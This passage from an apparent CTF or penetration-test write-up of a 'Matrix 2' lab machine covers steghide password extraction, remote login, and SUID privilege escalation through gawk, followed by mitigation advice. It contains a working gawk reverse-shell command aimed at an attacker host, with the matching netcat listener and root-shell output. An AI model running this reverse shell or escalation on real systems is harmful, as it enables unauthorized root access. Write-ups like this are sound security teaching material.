


Figure 4.3.2: HTTP authentication login credentials.

4.4. Steganography




Figure 4.4.1: Home page of web server hosted on port 1337.

16. The source code for the index page contains the name of an image file named 'h1dd3n.jpg' which has been commented out.




Figure 4.4.2: Source code of index page found on 1337.

17. The hidden image initially appears unremarkable however, the steghide tool can be used to extract hidden data from the file. The passphrase for the file is **'n30'**, which is the name listed on the homepage of the webserver on port **1337**. It is also one of the usernames listed in the **'/etc/passwd'** file shown in **Figure 4.2.4**.




Figure 4.4.3: Data extraction from matrix image.

18. The steghide tool extracts the hidden data to the file '**n30.txt**'. This data is revealed to be '**p4\$\$w0rd**'. This password, combined with the username '**n30**', can be used to gain remote access to the target machine via ShellInABox on port **12320**.


```

-V var=val          --assign=var=val
Short options:      GNU long options: (extensions)
-b                 --characters-as-bytes
-c                 --traditional
-C                 --copyright
-d[file]           --dump-variables[=file]
-D[file]           --debug[=file]
-e 'program-text'  --source='program-text'
-E file            --exec=file
-g                 --gen-pot
-h                 --help
-i includefile     --include=includefile
-l library         --load=library
-L[fatal|invalid] --lint[=fatal|invalid]
-M                 --bignum
-N                 --use-lc-numeric
-n                 --non-decimal-data
-o[file]           --pretty-print[=file]
-O                 --optimize
-p[file]           --profile[=file]
-P                 --posix
-r                 --re-interval
-S                 --sandbox
-t                 --lint-old
-V                 --version

```

To report bugs, see node 'Bugs' in 'gawk.info', which is section 'Reporting Problems and Bugs' in the printed version.

gawk is a pattern scanning and processing language.
By default it reads standard input and writes standard output.

Examples:

```

gawk '{ sum += $1 }; END { print sum }' file
gawk -F: '{ print $1 }' /etc/passwd

```

```
n30@Matrix_2 /usr/bin$
```

Figure 4.5.2: Options list and examples for 'morpheus' file.




Figure 4.5.3: GAWK privilege escalation exploit on GTFobins.

On the target machine

Command: RHOST=10.0.2.27

RPORT=1234

```
gawk -v RHOST=$RHOST -v RPORT=$RPORT 'BEGIN {
    s = "/inet/tcp/0/" RHOST "/" RPORT;
    while (1) {printf "> " |& s; if ((s |& getline c) <= 0) break;
    while (c && (c |& getline) > 0) print $0 |& s; close(c)}}'
```

On the attacking machine

Nc -nlvp 1234

21. The 'morpheus' binary file automatically executes as the root user and therefore the non-interactive shell spawns as **root**. From here, the '/root' directory can be accessed and 'flag.txt' can be read.

```
(kali@kali)~$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.0.2.27] from (UNKNOWN) [10.0.2.33] 42765
> whoami
root
> cat /root/flag.txt
YOU'RE FASTER THAN THIS.
DONT THINK YOU ARE,
KNOW YOU ARE.
—MORPHEUS
AKA
UNKNOWNTEWICE
```

Figure 4.5.4: Contents of 'flag.txt' in '/root' directory.

5. MITIGATIONS & SOLUTIONS

Local File Inclusion (LFI)

The web server hosted on port **12322** is currently vulnerable to Local File Inclusion (LFI) due to the '**file_view.php**' script allowing attackers to access restricted files. Such vulnerabilities pose a significant security risk, potentially leading to information disclosure.

1. Restrict '**file_view.php**' to a predefined set of files or directories, preventing arbitrary file inclusion.
2. Implement proper input sanitation to filter out characters such as '.' and '/' from the '**file**' parameter. This removes the threat of dot-dot-slash attacks, enhancing the security of the application.

Weak passwords

The password currently used for HTTP authentication on port **1337** is deemed insecure, as it is a common password, making the application susceptible to dictionary attacks. To bolster the security of the application and mitigate the risk of password-related attacks, it is recommended to enforce stringent password policies. More specifically, implementing a minimum password length of 8 characters for each user can significantly enhance the overall security posture of the system.

SUID Misconfiguration

The binary file '**morpheus**' currently has the SUID (Set User ID) bit set, enabling the user '**n30**' to execute the file with root privileges. This presents a significant security vulnerability because the embedded '**gawk**' program within the '**morpheus**' file can be used to spawn root shells. To mitigate this risk, it's imperative to either remove the SUID bit from the '**morpheus**' binary file or restrict its capability to spawn shells. Failure to address this vulnerability can leave the system vulnerable to privilege escalation.